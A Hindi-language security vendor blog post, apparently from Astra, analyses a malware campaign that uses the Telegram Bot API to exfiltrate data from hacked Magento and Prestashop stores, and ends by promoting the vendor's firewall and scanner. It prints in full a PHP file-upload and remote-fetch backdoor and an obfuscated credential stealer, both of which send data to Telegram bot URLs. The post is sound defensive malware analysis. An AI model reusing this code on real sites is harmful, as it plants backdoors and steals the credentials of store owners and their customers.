हाल ही में, हमारे सुरक्षा इंजीनियरों ने जंग में एक चल रहे Telegram मैलवेयर अभियान का पता लगाया जहां हैकर्स व्यापक रूप से उपयोग की जाने वाली एन्क्रिप्टेड मैसेजिंग सेवा 'Telegram' का लाभ उठा रहे हैं ताकि उनके मैलवेयर अभियान से एरर लॉग्स के साथ-साथ हैक की गई साइट्स से संवेदनशील जानकारी प्राप्त की जा सके।
हैकर को Telegram के माध्यम से भेजे जा रहे एरर लॉग्स या संवेदनशील जानकारी यह जांचने के लिए है कि क्या उनका मैलवेयर किसी वेबसाइट पर सफलतापूर्वक लगाया गया है या नहीं, और दूसरे मामले में, यदि मैलवेयर सफलतापूर्वक लगाया गया है तो वे पीड़ितों की संवेदनशील जानकारी को एक विशिष्ट Telegram नंबर या चैनल पर भेज रहे हैं। Magento, Prestashop और WooCommerce स्टोर्स इस हैकिंग अभियान के शीर्ष लक्ष्य बने हुए हैं।
बड़ी संख्या में साइट्स को निशाना बनाया जा रहा है
एक सुरक्षा प्रदाता के रूप में, हम दैनिक आधार पर व्यवसायों को बाधित करने वाले नवीनतम साइबर खतरों और मैलवेयर अभियानों की लगातार निगरानी करते हैं। इस Telegram मैलवेयर अभियान में, हमने बड़ी संख्या में Magento, Prestashop, WooCommerce और अन्य CMS को लक्षित होते देखा है।
आमतौर पर, जब हैकर्स वेबसाइट्स में हैक करते हैं और क्रेडिट कार्ड जानकारी या कोई अन्य संवेदनशील डेटा कैप्चर करते हैं - वे अपने सर्वर पर API कॉल करते हैं या जानकारी को अपने ईमेल पर भेजते हैं।
लेकिन इस मामले में, API कॉल करने या चोरी किए गए डेटा को किसी विशिष्ट ईमेल पते पर भेजने के बजाय, खतरे के अभिनेता Telegram के API के माध्यम से एक निश्चित Telegram नंबर/ID/चैनल पर इसे भेज रहे हैं। यह सर्वर IP का पता लगाने से बचने या ब्लैकलिस्ट होने से बचने और सुरक्षित Telegram के माध्यम से एरर लॉग्स या हैक किया गया डेटा प्राप्त करने के लिए है।
Magento साइट्स से मैलवेयर के एरर लॉग्स एकत्र कर रहे हैकर्स
इस Telegram मैलवेयर अभियान के विश्लेषण के दौरान, अनंद कृष्ण के नेतृत्व में हमारी शोध टीम ने पाया कि हैकर्स सक्रिय रूप से Magento-आधारित साइट्स में शेल स्क्रिप्ट लगा रहे हैं ताकि अनरिस्ट्रिक्टेड फ़ाइलें अपलोड की जा सकें या संवेदनशील जानकारी चुराई जा सके। यदि मैलवेयर रोपण प्रक्रिया के दौरान कोई त्रुटि होती है, तो उस त्रुटि को डीबगिंग के लिए हैकर के Telegram नंबर/चैनल पर भेजा जा रहा है।
संबंधित ब्लॉग - हैक की गई Magento स्टोर को ठीक करना
आगे की जांच के बाद, हमारे शोधकर्ताओं ने पाया कि हैकर्स ने वेबसाइट में दुर्भावनापूर्ण बैकडोर्स बनाए थे जो उन्हें फ़ाइलें कोड बनाने और निष्पादित करने की अनुमति देते थे। हैकर बैकडोर स्क्रिप्ट को कोई भी मनमाना URL भेज सकता था, जो तब URL से फ़ाइल डाउनलोड करेगा और इसे समझौता किए गए सर्वर पर सहेजेगा। इस प्रक्रिया के हर चरण में, या त्रुटियों के मामले में - यह बैकडोर स्क्रिप्ट Telegram संदेश के माध्यम से हैकर को रियल-टाइम अपडेट भेजेगी।
हैकर ने दुर्भावनापूर्ण फ़ाइल का नाम $_POST['name'] वेरिएबल में और दुर्भावनापूर्ण फ़ाइल का URL $_POST['content'] वेरिएबल में भेजा।
यहां एक दुर्भावनापूर्ण स्क्रिप्ट का उदाहरण दिया गया है (जैसा कि हमारे मैलवेयर स्कैनर द्वारा फ़्लैग किया गया) जो हमें एक समझौता की गई साइट में मिली जिसे हमने स्कैन किया:

हैकर $_POST['name'] = evil.php और $_POST['content'] = example.com/moreMaliciousCode.txt के साथ एक रिक्वेस्ट भेजता है। बैकडोर स्क्रिप्ट तब सर्वर पर evil.php नामक फ़ाइल बनाती है जिसमें example.com/moreMaliciousCode.txt. में मिली फ़ाइल सामग्री होती है। हैकर तब compromised-site.com/evil.php पर जाकर खराब कोड निष्पादित करता है।
कुछ साइट्स पर, हमने देखा कि हैकर्स ने इस बैकडोर स्क्रिप्ट का उपयोग "फाइल मैनेजर" स्क्रिप्ट्स या डेटाबेस एडमिनिस्ट्रेशन टूल्स जैसे "Adminer" बनाने के लिए किया है। ऐसे टूल्स उन्हें आपके सर्वर पर सभी फ़ाइलों को देखने/संपादित करने/हटाने और वेबसाइट के डेटाबेस तक पूरी पहुंच प्राप्त करने की अनुमति देते हैं जिसमें संवेदनशील व्यक्तिगत पहचान योग्य जानकारी (PII) जैसे पासवर्ड, ईमेल पते, क्रेडिट कार्ड नंबर आदि शामिल होंगे।
दुर्भावनापूर्ण कोड का स्निपेट:
<?php try{ if($_POST['action']=="wp_ajax_try_2020_v2"){ if(!empty ($_FILES['file']) and md5(md5(md5($_POST['token_admin'])))=="7ccda4acaa2341a049350d96fe88393b"){ if(function_exists("move_uploaded_file")){ @move_uploaded_file($_FILES['file']['tmp_name'],"../".$_FILES['file']['name']); echo " file name : ".$_FILES['file']['name']; }else{ die("no move_upload_file"); } }else{ die(0); } exit(); } if($_POST['action']=="wp_ajax_try_2020_v3"){ if(!empty ($_POST['content']) and md5(md5(md5($_POST['token_admin'])))=="7ccda4acaa2341a049350d96fe88393b"){ if(function_exists("file_get_contents")){ $html=file_get_contents($_POST['content']); $save=fopen($_POST['name'],"w"); fwrite($save,$html); fclose($save); }else{ die("no file_get_contents"); } }else{ die(0); } exit(); } }catch (Exception $e) { if(function_exists("file_get_contents")){ try{ file_get_contents("https://api.telegram.org/bot1234572065:AAGxojnCQEsIMuofDuQHaM-8wnM2VkYOMO4/sendMessage?chat_id=1110165405&text=" . urlencode($_SERVER['REMOTE_ADDR']." error wp")."" ); file_get_contents("https://api.telegram.org/bot1234572065:AAGxojnCQEsIMuofDuQHaM-8wnM2VkYOMO4/sendMessage?chat_id=1110165405&text=" . urlencode($e)."" ); }catch (Exception $e2) {} } } ?>Prestashop साइट्स से जानकारी चुरा रहे हैकर्स
Magento साइट्स के समान, हैकर्स Prestashop साइट्स को भी निशाना बना रहे हैं और साइट मालिकों की चोरी की गई संवेदनशील जानकारी को उनके Telegram नंबर/चैनल पर भेजने के लिए Telegram API का लाभ उठा रहे हैं।
इस मामले में, हमारे शोधकर्ताओं ने देखा कि हैकर्स ग्राहक विवरण ईमेल द्वारा प्राप्त करने के लिए लागू फंक्शन को बायपास कर रहे हैं classes/Customer.php में और साइट मालिक के ईमेल पते और पासवर्ड को Telegram नंबर/चैनल पर भेजने के लिए अपना दुर्भावनापूर्ण कोड लगा रहे हैं।
हैकिंग समूह का नाम B4JAT4X माना जाता है (जैसा कि नीचे दिए गए कोड नमूने में उल्लेख किया गया है):
if(isset($passwd)){ $passwordbaja=$passwd; }elseif(isset($plaintextPassword)){ $passwordbaja=$plaintextPassword; } $djskfhsdfdjknjksnfjksfds = "------+| [ B" . "4" . "J" . "A" . "T" . "4" . "X ] |+-----\n"; $djskfhsdfdjknjksnfjksfds .= $email.":".$passwordbaja.":".$_SERVER['REMOTE_ADDR'].":".$_SERVER['SERVER_NAME']."\n"; file_get_contents("https://"."ap"."i".".tel"."egr"."am".".org"."/bot1"."211"."998273".":AAHft2yajX"."qGoX3y_"."K3lfPernQ"."DPbtspu3g"."/sendMessa"."ge?chat_id="."11101654"."05&text=" . urlencode($djskfhsdfdjknjksnfjksfds)."" );यदि वे अपने उपयोगकर्ताओं की क्रेडिट कार्ड जानकारी अपने Prestashop साइट्स पर संग्रहीत करते हैं तो इससे Prestashop साइट मालिकों की संवेदनशील ग्राहक जानकारी चोरी हो सकती है। एक हैकर बस अपने पासवर्ड का उपयोग करके पीड़ित की साइट पर लॉगिन कर सकता है और सभी जानकारी देख सकता है।
वेब सुरक्षा चुनौतियां
जैसे-जैसे साइबर खतरे का परिदृश्य इंटरनेट व्यवधान की ओर एक और कदम बढ़ाता है, हैकर्स ऑनलाइन व्यवसायों को घुटनों पर लाने के लिए ऐसी नई तकनीकों को सक्रिय रूप से ढूंढ रहे हैं। यदि आपकी कंपनी इस तरह के साइबर हमले के कारण प्रभावित होती है तो यह PII उल्लंघन और GDPR उल्लंघन भी ला सकती है।
इस महीने की शुरुआत में, Malwarebytes ने एक वेब स्किमर की भी खोज की है जो वेबसाइटों से क्रेडिट डेटा चुराता है और इसे Telegram मैसेंजर के माध्यम से हैकर को भेजता है।
इस Telegram मैलवेयर अभियान के खिलाफ अपनी वेबसाइटों की रक्षा करने के लिए, नेटवर्क स्तर पर Telegram के सभी कनेक्शन को ब्लॉक करने या वेब एप्लिकेशन फायरवॉल का उपयोग करने की सलाह दी जाती है जो यह सुनिश्चित करेगा कि आपकी साइट ऐसे हमलों से अच्छी तरह से सुरक्षित है और किसी हैकर को आपका संवेदनशील डेटा चुराने की अनुमति नहीं देता।
यदि आप Astra के एप्लिकेशन फायरवॉल का उपयोग कर रहे हैं तो आप पहले से ही इस हमले और SQLi, XSS, CSRF, LFI, RFI, क्रेडिट कार्ड हैक्स, स्पैम, खराब बॉट्स आदि जैसे अन्य साइबर हमलों और भेद्यताओं से सुरक्षित हैं।
इसके अलावा, Astra का मशीन-लर्निंग संचालित मैलवेयर स्कैनर स्वचालित रूप से एक वेबसाइट को नियमित रूप से स्कैन कर सकता है और वेबसाइट में सभी विदेशी तत्वों और घटनाओं को फ़्लैग कर सकता है। इसमें नई दुर्भावनापूर्ण फ़ाइलों का जोड़ या मौजूदा फ़ाइलों का संशोधन शामिल है। Astra के मैलवेयर स्कैनर की 'View file difference' सुविधा के साथ, आप डैशबोर्ड के भीतर सभी परिवर्तनों की समीक्षा कर सकते हैं और केवल एक बटन के क्लिक से दुर्भावनापूर्ण फ़ाइलों को हटा सकते हैं।
सुरक्षा विशेषज्ञ लंबे समय से वेबसाइटों की सुरक्षा के लिए एक प्रमुख सुरक्षा उपाय के रूप में नियमित मैलवेयर स्कैनिंग की सिफारिश कर रहे हैं, यह समय है कि आप अपनी वेबसाइटों को उचित सुरक्षा उपायों के साथ तैयार करें ताकि यह हर समय सुरक्षित रहे।